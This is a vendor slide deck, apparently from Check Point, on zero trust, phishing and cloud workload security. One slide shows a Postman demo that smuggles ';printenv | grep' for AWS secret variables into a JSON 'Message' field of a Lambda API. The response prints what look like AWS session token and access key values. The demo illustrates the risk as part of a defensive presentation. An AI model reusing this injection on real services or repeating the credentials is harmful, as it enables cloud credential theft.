IDENTITY TAGS & THREAT PREVENTION

Check Point
SOFTWARE TECHNOLOGIES

STRICT USER AUTHENTICATION

Check Point
SOFTWARE TECHNOLOGIES

TOOLS ARE KEY

**QUALITY OF CENTRAL INTELLIGENCE HAS A HUGE IMPACT**

3 CRITICAL OBJECTIVES

(Near) ZERO FALSE NEGATIVE   **LOW FALSE POSITIVE**   **SEEMLESS USER EXPERIENCE**

CONSUMPTION OF SECURITY IN OUR INDUSTRY...

https://na01.safelinks.protection.outlook.com%2F%3Furl%3Dhttps%3A%2F%2Fwwwapps.ups.com%2FWebTracking%2Ftrack%3Ftrack%3Dyes%26trackNums%3D1ZY8A3700336636844

https://na01.safelinks.protection.outlook.com%2F%3Furl%3Dhttps%3A%2F%2Fwwwapps.ups.com%40WebTracking.email%3Ftrack%3Dyes%26trackNums%3D1ZY8A3700336636844

Source: Avanan

CONSUMPTION OF SECURITY IN OUR INDUSTRY...

What Microsoft Sees:

0h #$%©! 2 0ut of 18 Million Across Most of the Corporate World Have No Phish Protection.

Postman

File   Edit   View   Help

New   Import   Runner

My Workspace   Invite

No Environment

Filter

History   Collections

Clear all

Today

POST   https://bjfe0235d9.execute-api.us-east-2.amazona

POST   https://bjfe0235d9.execute-api.us-east-2.amazona

POST   https://bjfe0235d9.execute-api.us-east-2.amazona

POST   https://bjfe0235d9.execute-api.us-east-2.amazona

POST   https://bjfe0235d9.execute-api.us-east-2.amazona

POST   https://bjfe0235d9.execute-api.us-east-2.amazona

GET   https://huss-bucket-123.s3.amazonaws.com/MyFi

GET   https://huss-buc ket-123.s3.amaz

POST   https://bjfe0235d9.execute-api.   GET   https://huss-bucket-123.s3.amaz   POST   Untitled Request   +

https://bjfe0235d9.execute-api.us-east-2.amazonaws.com/default/test1

POST   https://bjfe0235d9.execute-api.us-east-2.amazonaws.com/default/test1   Sa

Params   Authorization ●   Headers (5)   Body ●   Pre-request Script   Tests   Cooki

form-data   x-www-form-urlencoded   raw   binary   JSON (application/json)

```
{"Message":";printenv | grep -e AWS_SESSION_TOKEN -e AWS_SECRET_ACCESS_KEY -e AWS_ACCESS_KEY_ID"}
```

I can use this vulnerability to print the env variables of the Lambda, including the AWS Signiture and access keys :)

Body   Cookies   Headers (7)   Test Results

Status: 200 OK   me: 117   Size: 788 B   Dow

Pretty   Raw   Preview   JSON

```
1 ▾ {
2     "result": "\nAWS_SESSION_TOKEN=FQoGZXIvYXdzEL//////////wEaDJ8G6JavHJJS9/YdLCLeAcmjvGr5+YxkiDe+DL1v+a0Z9t+SJSfMvgkkeZ        ZsKTCysHbCfpHz    aaTYGByduyED1KHyu
      /pGEN3M36FhnIvUtPZoKPopvCaRSRYXHWKf/3oNnBiR0cO4HAFYYk7ZFE2C9N49j9j6F1Ph0gQMbp5YpxSrZRXx5MgGxmdcthH
      /HfNfd4MIivnKxipzulr5jTFv7C7GTgVJwhZVM2vvRyqo9mFAzYzK5QFhZiVOlvgaKcsTSNf16wjtzhQk7F/Pv5OEAGokhzVvYZfOI2iYyni0xFBH6sRF7yyjR9uveBQ==\nAWS_SECRET_ACCESS
      =quoZLIC6kV3cov6JS11bsepEJkoZyrv38BXoxIW3\nAWS_ACCESS_KEY_ID=ASIA47GIIIUKGKWYXG55\n"
3   }
```

Build   Browse

ABSOLUTE ZERO TRUST SECURITY
WITH CHECK POINT INFINITY

1 PREVENTIVE
Qualitative Advantage in preventative controls

2 EFFICIENT
Centrally managed using a single console and a unified policy

3 COMPLETE
Supports all the Zero Trust Principles

DEVICES

AUTOMATION & ORCHESTRATION

VISIBILITY & ANALYTICS

WORKLOADS

PEOPLE

NETWORKS

DATA

WORKLOAD SECURITY
EXTENDED VISIBILITY AND ADAPTABLE POLICIES

Database

Financial Application

- Micro-segmentation
- Threat Prevention
- Compliance
- Static Code Analysis
- Runtime Analysis
- Vulnerability Scanning

Check Point
SOFTWARE TECHNOLOGIES

IoT AUTO-SEGMENTATION
AUTO-GENERATED POLICY FOR EVERY DEVICE
